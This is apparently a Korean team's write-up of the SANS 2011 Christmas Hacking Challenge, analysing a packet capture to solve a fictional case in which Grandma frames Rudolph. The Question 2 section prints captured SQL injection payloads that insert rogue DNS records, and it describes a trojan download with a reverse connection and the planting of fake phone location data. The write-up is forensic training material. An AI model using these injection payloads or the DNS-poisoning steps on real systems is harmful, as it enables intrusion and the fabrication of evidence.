ㅇ

[Christmas Hacking Challenge]

Author: “Ssibalnaega Solorani”

- Deok9 & MaJ3stY

[Intro]

본격적인 내용에 들어가기 전에 우선 2011년 크리스마스를 매우 뜻 깊게 보낼 수 있도록 이러한 대회를 개최해 주신 SANS 여러분들께 무한의 감사를 드립니다.
아울러 모든 솔로들에게 크리스마스란 단지 휴일 이라는 것을 꼭 알려주고 싶습니다.


저희 둘은 대한민국 사람이라서, 지문 자체를 이해하는 데에도 한참이 걸렸고 다시 영문으로 변환하는 작업에도 한참이 걸렸습니다. 저희의 답변이 다소 문제의 요지에 벗어나더라도 이해해 주시면 감사하겠습니다.

최대한 번역으로 생각할 수 있는 부분들은 모두 적었으며, 요지를 벗어 났다면 저희 영어 실력을 한탄하고 영어 공부에 매진하도록 하겠습니다.

그럼 문제 풀이를 시작해 보도록 하겠습니다.

[Question 1] According to the packet capture file, what was Grandma's grand plan for Christmas day?

우선 Web page 에서 제공한 pcap file 을 wireshark 로 열어보면 아래와 같은 packet 의 흐름들이 있었습니다.


Conversations: xmas2011.pcap


Ethernet: 3 | Fibre Channe | FDDI | IPv4: 3 | IPv6 | IPX | JXTA | NCP | RSVP | SCTP | TCP: 35 | Token Ring | UDP | USB | WLAN

TCP Conversations

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B
192.168.1.10	55966	192.168.1.3	smtp	66	33 130	39	31 066	27
192.168.1.10	34385	172.19.79.2	http	10	1 789	5	697	5
192.168.1.10	34386	172.19.79.2	http	11	1 561	6	744	5
192.168.1.10	34387	172.19.79.2	http	11	1 591	6	774	5
192.168.1.10	34388	172.19.79.2	http	10	1 641	6	901	4
192.168.1.10	34390	172.19.79.2	http	10	1 647	5	838	5
192.168.1.10	34391	172.19.79.2	http	10	1 744	5	830	5
192.168.1.10	34392	172.19.79.2	http	10	1 794	5	852	5

[그림 1] Statistics -> Conversations

192.168.1.10 (Grandma's PC) 에서 smtp packet 을 보내는 것을 확인할 수 있습니다. 문제에서 말한 방대한 계획과 같은 것은 mail 을 통하여 해당 내용을 공유 하였을 가능성이 매우 크므로, SMTP packet 을 TCP follow stream 을 이용하여 내용을 출력해 보았습니다.


Follow TCP Stream


Stream Content

```
Content-Transfer-Encoding: 8BIT

Dear Mel,

Our plans are almost complete, and I am very excited.  Soon, you and I
shall be spending the rest of our days relaxing in the surf and sun!

The plan is highly sensitive, a deep secret that only the two of us share.
Never tell another soul about our clever scheme as long as you live.

As we discussed, I recently made you the sole beneficiary of my life
insurance policy.  On Christmas Eve, I plan on faking my own death, which
I will frame as murder on Rudolph, Santa.s obnoxious reindeer.

The details of my plan are included in the attached document below.  Read
it carefully.

Merry Christmas!

Grandma
--0-471592043-1324816946=:7396
Content-Type: APPLICATION/msword; name=LetterToMel.doc
Content-Transfer-Encoding: BASE64
Content-ID: <alpine.DEB.2.02.1112250742260.7396@bt>
Content-Description:
Content-Disposition: attachment; filename=LetterToMel.doc
```

[그림 2] Follow TCP Stream (SMTP)

우선 Message 내용을 살펴보면, Grandma 는 Mel 과 단 둘이 계획을 실행할 것이고, 자신이 Rudolph 에게 죽었다고 위장하고 보험금을 타 Mel 과 함께 평온하게 살길 원합니다. 또, 강조한 부분을 보면 알 수 있듯이 doc 첨부파일이 하나 있습니다.

File 을 복원 하지는 않고, 해당 첨부파일이 base64 encoding 되어 있으므로 이를 decoding 하여 문자열들을 확인하여 보았습니다. Doc 파일의 정보나 안의 내용 중 문자열들은 한번에 볼 수 있기 때문에 이와 같은 방법을 사용해 보았습니다.



[그림 3] Base64 decode

'Dear Mel" 이 2번 나오는 것으로 보아, 밑의 문장은 word 페이지에 나온 것이 아니라 숨겨둔 것으로 생각됩니다. (실제로 File 을 복구 후 해당 문장을 찾아보면 파일 정보 쪽에 나타나 있었습니다. File 복구는 3번 풀이에 언급하도록 하겠습니다.)

[Q1. Answer]

Grandma 는 자신이 Rudolph 에게 살해당한 것처럼 위장을 하고, Mel 은 법정에서 이를 목격했다고 증언합니다. Mel 이 보험금을 받은 후에 Grandma (죽었다고 위장한 채 숨어 있는)를 만나 둘은 그 돈을 Caribbean retirement 에 사용합니다.

[Comment]

1번 문제는 단순히 할머니의 계획을 묻는 것이고, 이는 smtp protocol 에 다 나와 있었습니다. 그러므로 설명할 내용이 많지 않았습니다.

1번 문제 풀이에는 wireshark 에서 어떤 동작을 취하여서 smtp 를 발견하게 되었는지, 어떻게 안의 내용을 보았는지, 첨부파일의 내용을 어떻게 wireshark 에서 복구 하였는지에 대한 설명을 그림과 함께 넣었습니다.

[Question 2] Why did the geo-location information on Rudolph's computer, synced from his cell phone, show that Rudolph was in Central Park during the attck? Please describe each technical step that lead to his "evidence" presented in court.

우선 Question 1에서 보았던 Conversation 을 다시 한번 살펴보겠습니다.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	By
192.168.1.10	55966	192.168.1.3	smtp	66	33 130	39	31 066	27	
192.168.1.10	34385	172.19.79.2	http	10	1 789	5	697	5	
192.168.1.10	34386	172.19.79.2	http	11	1 561	6	744	5	
192.168.1.10	34387	172.19.79.2	http	11	1 591	6	774	5	
192.168.1.10	34388	172.19.79.2	http	10	1 641	6	901	4	
192.168.1.10	34390	172.19.79.2	http	10	1 647	5	838	5	
192.168.1.10	34391	172.19.79.2	http	10	1 744	5	830	5	
192.168.1.10	34392	172.19.79.2	http	10	1 794	5	852	5	
192.168.1.10	34393	172.19.79.2	http	10	1 732	5	860	5	
192.168.1.10	34394	172.19.79.2	http	10	2 362	5	864	5	
192.168.1.10	34395	172.19.79.2	http	10	2 580	5	865	5	
192.168.1.10	34397	172.19.79.2	http	11	1 954	6	927	5	
192.168.1.10	34398	172.19.79.2	http	10	1 812	5	981	5	
192.168.1.10	34399	172.19.79.2	http	11	2 138	6	927	5	
192.168.1.10	43531	172.19.79.2	http	11	2 096	6	926	5	
192.168.1.10	43532	172.19.79.2	http	11	1 859	6	1 028	5	
192.168.1.10	43533	172.19.79.2	http	11	1 867	6	1 036	5	
192.168.1.10	43534	172.19.79.2	http	11	1 862	6	1 031	5	
192.168.1.10	43535	172.19.79.2	http	11	1 858	6	1 027	5	
192.168.1.10	43536	172.19.79.2	http	11	1 859	6	1 028	5	
192.168.1.10	43537	172.19.79.2	http	10	2 586	5	860	5	
172.19.79.6	t1distproc	192.168.1.10	http	9	800	5	558	4	
172.19.79.6	ivcollector	192.168.1.10	http	48	38 135	17	1 237	31	
172.19.79.6	miva-mqs	192.168.1.10	http	15	5 134	7	656	8	
172.19.79.6	dellwebadmin-1	192.168.1.10	http	33	21 715	13	1 056	20	
172.19.79.6	healthd	192.168.1.10	http	6	584	4	462	2	
172.19.79.6	emperion	192.168.1.10	http	6	664	4	542	2	
172.19.79.6	productinfo	192.168.1.10	http	9	955	5	602	4	
172.19.79.6	iee-qfx	192.168.1.10	http	9	810	5	568	4	
172.19.79.6	neoiface	192.168.1.10	http	83	78 849	23	1 686	60	
172.19.79.6	netuitive	192.168.1.10	http	10	1 015	5	602	5	
172.19.79.6	routematch	192.168.1.10	http	77	78 507	18	1 386	59	
172.19.79.6	navbuddy	192.168.1.10	slinkysearch	87	11 797	39	8 257	48	
172.19.79.6	seagulllms	192.168.1.10	ftp	21	1 479	11	722	10	
192.168.1.10	60154	172.19.79.6	5001	461	587 870	390	583 172	71	

[그림 4] Conversation

전체적인 시간에 따른 TCP packet 흐름도 입니다. SMTP packet (mail) 이 후, Grandma 의 PC 에서 Rudolph 의 PC 로 http 요청을 하는 것을 우선적으로 볼 수 있습니다.

전체 부분을 다 보여드리면 보고서의 양이 너무 많아 지기 때문에 특정 Packet 과 부분만 캡쳐해서 보여드리겠습니다.

우선 정상적인 이름 요청으로 동작을 확인 한 후, 아래와 같은 동작을 수행합니다.

```
name=%27HTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:53:28 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 383
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1>Santa's Naughty/Nice List</h1><hr>

Results of your Naughty/Nice List query:
<p>

<table border="3">
<tr><th>Name</th><th>Status</th></tr>
You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near ''''' at line 1</table>
</body></html>
```

[그림 5] Post Request & response Packet (Data: %27)

Single Quarter 를 입력하여 name 부분이 Injection vector 라는 것을 확인 합니다.

```
name=%27%3Bshow+databases+%23HTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:53:41 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 411
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1>Santa's Naughty/Nice List</h1><hr>

Results of your Naughty/Nice List query:
<p>

<table border="3">
<tr><th>Name</th><th>Status</th></tr>
</table>
<table border="3">
<tr><th>Name</th><th>Status</th></tr>
<tr><td>information_schema</td></tr><tr><td>mydns</td></tr><tr><td>mysql</td></
tr><tr><td>naughtylist</td></tr></table>
</body></html>
```

[그림 6] ';show databases #

```
name=%27%3Bshow+tables+from+mydns+%23HTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:53:53 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 341
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1>Santa's Naughty/Nice List</h1><hr>

Results of your Naughty/Nice List query:
<p>

<table border="3">
<tr><th>Name</th><th>Status</th></tr>
</table>
<table border="3">
<tr><th>Name</th><th>Status</th></tr>
<tr><td>rr</td></tr><tr><td>soa</td></tr></table>
</body></html>
```

[그림 7] ';show tables from mydns #

그 후, rr Table 과 soa Table 에 각각 Injection 을 수행합니다.

```
name=%27%3Binsert+into+mydns.soa+%28origin%2Cns%2Cmbox%29+values+%28%22apple.com%22%2C%
22ns1.santaslist.northpole%22%2C%22root.santaslist.northpole%22%29+%23HTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:54:50 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 300
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1>Santa's Naughty/Nice List</h1><hr>

Results of your Naughty/Nice List query:
<p>

<table border="3">
<tr><th>Name</th><th>Status</th></tr>
</table>
<table border="3">
<tr><th>Name</th><th>Status</th></tr>
</table>
</body></html>
```

[그림 8] ;insert into mydns.soa (origin,ns,mbox) values ("apple.com","ns1.santaslist.northpole","root.santaslist.northpole") #

```
name=%27%3Binsert+into+mydns.rr+%28zone%2Cname%2Ctype%2Cdata%29+values+%282%2C%
22itunes.apple.com%22%2C%22A%22%2C%22192.168.1.10%22%29+%23HTTP/1.1 200 OK
Date: Sun, 25 Dec 2011 12:55:32 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.2
Content-Length: 300
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Santa's Naughty/Nice List</title></head>
<body>
<h1>Santa's Naughty/Nice List</h1><hr>

Results of your Naughty/Nice List query:
<p>

<table border="3">
<tr><th>Name</th><th>Status</th></tr>
</table>
<table border="3">
<tr><th>Name</th><th>Status</th></tr>
</table>
</body></html>
```

[그림 9] ;insert into mydns.rr (zone,name,type,data) values (2,"itunes.apple.com","A","192.168.1.10) #

rr table 의 경우에는 swcatalog, swcdn, swscan.apple.com 을 더 insert 시키며, mydns.soa 와 mydns.rr 에 Injection 이 잘되었는지 확인 후 종료 합니다.

위와 같은 동작을 통하여 Table 에 인위적으로 삽입한 값을 통해 Nameserver 와 DNS 의 흐름이 바뀌게 되어 Grandma 가 의도한 대로 조종되게 됩니다.

ex) Rudomph 가 itunes.apple.com 요청 -> DNS 는 192.168.1.10 (Grandma) 을 Return

이것은 단지 준비과정에 불과합니다. 그래서 아래를 더 살펴보았습니다.

Conversation 의 아래를 살펴보면 이제 Rudolph 가 Grandma 의 Server 로 접근하는 것을 확인 할 수 있습니다. 이를 통해 DNS 변조가 성공적으로 이루어 졌고, Grandma 의 Server 에서 어떠한 동작을 하는지를 알 수 있습니다.

우선 Rudolph 가 I-phone 을 연결하여 자동적으로 작동했던 수동적으로 작동했던 간에 Grandma 가 변조한 주소로 요청을 하게 됩니다. 그 후, 아래와 같이 iTunesSetup.exe 파일을 받게 됩니다.

[그림 10] Get /iTunesSetup.exe


정황상 해당 File 이 악성코드일 가능성이 매우 높아 저희는 Wireshark 의 Export 기능을 이용하여 이를 추출한 후, Virustotal 에 이를 확인하여 보았습니다.

Kaspersky	9.0.0.837	2011.12.19	HEUR:Trojan.Win32.Generic
McAfee	5.400.0.1158	2011.12.20	Swrort.d
McAfee-GW-Edition	2010.1E	2011.12.19	Swrort.d
Microsoft	1.7903	2011.12.19	Trojan:Win32/Swrort.A
NOD32	6725	2011.12.20	a variant of Win32/Rozena.AA
Norman	6.07.13	2011.12.19	W32/Swrort.S
nProtect	2011-12-19.01	2011.12.19	Backdoor.Shell.AC
Panda	10.0.3.5	2011.12.19	Trj/CI.A
PCTools	8.0.0.5	2011.12.20	Backdoor.Bifrose

[그림 11] Virustotal Report

해당 File 은 Reverse connection 을 수행하는 악성 코드 입니다. Rudolph 가 이 파일을 실행하였다면 Grandma 는 Rudolph 의 PC 의 제어권을 가지게 될 것입니다.


Conversation 에서 바로 아래 Packet 을 확인해 보면 가장 결정적인 단서를 발견할 수 있습니다.



[그림 12] Attack Command

Grandma 가 사용한 명령어는 위와 같습니다. 이는 ftp 를 통하여 sqlite3.exe 를 받은 후, CellLocation table 에 사건 발생지점을 Insert 하여 Rudolph 가 있었다고 증거를 남기기 위한 명령어들 입니다.


장소가 맞는지 확인하기 위해 경찰이 찍은 사진의 GPS 정보를 확인하였습니다.



[그림 13] Evidence.jpg GPS

단순히 이 값만을 가지고는 Grandma 가 악의적으로 Insert 한 값과 동일한지 식별하기에 약간의 문제가 있습니다. 그러므로 MAC 에서 Google map 과 연동하여 보여주는 기능을 이용하여 아래와 같은 위치를 가리키는 것을 확인할 수 있습니다.

MAC 에서 Google map 과 연동시켜서 보면 아래와 같은 지점을 가리키게 됩니다.



[그림 14] Sync with Google map

위의 값을 통해서 Grandma 가 악의적으로 입력한 Injection 지점과 해당 범죄 지점의 위치가 동일한 것을 알 수 있으며, 이 때문에 Rudolph 는 범인으로 지목 받게 됩니다.

[Q2. Answer]

간략히 요약해 보자면 우선 Grandma 가 Rudolph 의 Site 에 Sql-injection 을 시도해서 DNS 정보를 변조 시킵니다. 그 후, Rudolph는 DNS 정보가 변조된 자신의 computer 에서 접속을 시도 하여, Grandma 의 Server 로부터 file 을 다운받게 됩니다. 해당 File 은 악성코드로서 Grandma 의 PC 에 Connection 을 시도하게 됩니다. 그 후, Grandma 는 reverse connection 을 성공을 확인하고, sqllite를 다운받고, Cell location 값을 insert 하여 Rudolph 가 범행 시간에 해당 장소에 있었다는 증거를 가지게 되도록 합니다

[Comment]

문제의 마지막 문장의 경우 2가지로 번역을 했었습니다. 하나는 위와 같은 풀이 방안이고, 또 다른 하나는 "해당 증거가 어떻게 법정으로 오게 되었는가" 에 초점에 맞춘 것입니다. 그러나 두 번째 번역으로 풀이를 하게 된다면 이러한 기술적 풀이가 나올 문제가 없으므로 첫 번째 번역에 의한 풀이를 적게 되었습니다.

그리고 두 번째 번역으로 진행을 한다면 지문에서 해당 답을 찾는 것이기 때문에 문제의 요지에서 벗어 난다고 생각되어 제외 하였습니다.


추가적으로 언급하고 싶은 말은, Evidence.jpg 에 보이는 코트를 보면 발자국이 스티커로 붙여 놓은 것이 티가 납니다 -_-v

[Question 3] Where should the authorities look for Grandma?

앞서 1번 문제에서 설명했듯이, Grandma 가 Mel 에게 보낸 Mail 의 첨부 파일에서 이를 확인할 수 있습니다. 저희는 처음에 Base64 로 Decoding 을 하여 문자열들을 다 뽑았을 때 이미 발견하였으므로, 여기에 답이 있는 것을 이미 알고 있습니다.


그리고 정황상 Mel 에게 연락을 하는 부분을 해당 Mail 부분 밖에 없기 때문에, 그 곳 말고는 Grandma 가 어디에 숨어 있겠다 라는 단서를 찾을 곳이 없습니다.
그러나 1번처럼 Base64 Decoding 을 그대로 적으면 3번 풀이가 너무 싱거워져 버리므로, 이번에는 간단하지만 File 을 어떻게 복구하였는가 에 대해서 언급해 보도록 하겠습니다.

우선 SMTP packet 을 Follow TCP Stream 후, Save As 를 선택하여 *.eml 로 저장합니다.



[그림 15] Follow TCP Stream (SMTP)

그 후, eml File 을 열어 보면 아래와 같은 내용을 확인 가능합니다.



[그림 16] View *.eml to Mail Application

Doc File 을 보면 Base64 Decoding 을 하였을 때에는 발견할 수 없던 굵은 글자 "Comment" 가 있습니다.

I am not sure I ever told you this, Mel, but as a child, my village was attacked by a ravenous band of rampaging reindeer, instilling a life-long hatred in me for the flea-bitten beasts. I'll never forget their horrible ***comment***s as they galloped through our village.

[그림 17] Bold Character

이를 통해 저희는 파일의 설명 부분을 살펴 보았습니다.

[그림 18] View Comment

요약 부분의 설명에 답이 있었습니다.

[Q3. Answer]

Grandma 는 Central Park 근처의 Plaza Hotel 에서 몇 주간 머물 것이며, 재판이 끝난 후 1주일 뒤 lobby 에 빨간 구두를 신고 기다릴 것이므로, 당국은 판결+7일 전까지만 Plaza Hotel 에 가서 찾으면 됩니다.

[Comment]

해당 Doc 파일은 아주 간단한 트릭이 숨어 있었습니다. 보통 Doc 파일의 경우 Compound Data 이기 때문에 Data 안에 숨겨 놓는 트릭이 많은데, 이 문제는 단순히 설명 부분에 결정적인 값을 입력해 놓았습니다.

아무래도 크리스마스 솔로를 위한 대회 이다 보니, 스트레스는 주기 싫었나 봅니다 ☺

[Question 4] Based on the evidence in the packet capture file, who is guilty in this story?

1,2,3 번의 전체적인 정황과 지문을 읽어보면 범인은 Grandma 로 결정 되어 집니다. 처음에는 packet 파일이 나오게 된 출처에 대한 지문을 제대로 해석하지 못해서 여러 가지 혼란이 있었지만, 해석을 제대로 한 후 요목조목 따져보니 결론은 Grandma 였습니다.

Grandma 는 Rudolph 에게 평소에 악 감정이 있었고, 자신의 남은 여생을 편안하게 보내기 위해서 Mel 과 작당하여 범행을 저지르게 됩니다. Mail 에 나온 대화 내용, Sql Injection, Reverse Connection Malware 등을 하는 Grandma PC 의 IP Address, Timmy 의 진술, 해당 pcap 파일에 나와 있는 정황으로 따져본다면 Grandma 가 범인이 될 수 밖에 없습니다.

[End]

문제에서 요구하는 기술적 수준은 아래와 같다고 판단하였습니다.

1. 영어 : 저희 같은 타국 사람들에게는 이것이 제일 어려웠습니다.
